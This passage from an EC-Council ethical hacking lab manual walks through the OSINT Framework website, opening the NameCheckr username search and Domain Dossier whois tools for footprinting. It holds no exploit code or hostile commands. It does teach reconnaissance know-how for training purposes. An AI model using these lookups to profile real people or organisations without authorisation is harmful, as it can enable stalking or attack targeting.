


4. Clicking on any of the categories such as **Username**, **Email Address**, or **Domain Name** will make many useful resources appear on the screen in the form of a sub-tree.
5. Click the **Username** category and click to expand the **Username Search Engines** and **Specific Sites** sub-categories.
6. You can observe a list of OSINT tools filtered by sub-categories (**Username Search Engines** and **Specific Sites** sub-categories).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




7. From the list of available tools under the **Username Search Engines** category, click on the **NameCheckr** tool to navigate to the **NameCheckr** website.
8. The **NameCheckr** website appears, as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


9. Close the current tab to navigate back to the OSINT Framework webpage.
10. Similarly, you can explore other tools from the list of mentioned tools under the **Username Search Engines** and **Specific Sites** sub-categories.
11. Now, click the **Domain Name** category, and its sub-categories appear. Click to expand the **Whois Records** sub-category.
12. A list of tools under the **Whois Records** sub-category appears; click the **Domain Dossier** tool.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

13. The **Domain Dossier** website appears, as shown in the screenshot.


Note: The Domain Dossier tool generates reports from public records about domain names and IP addresses to help solve problems, investigate cybercrime, or just to better understand how things are set up.




14. Close the current tab to navigate 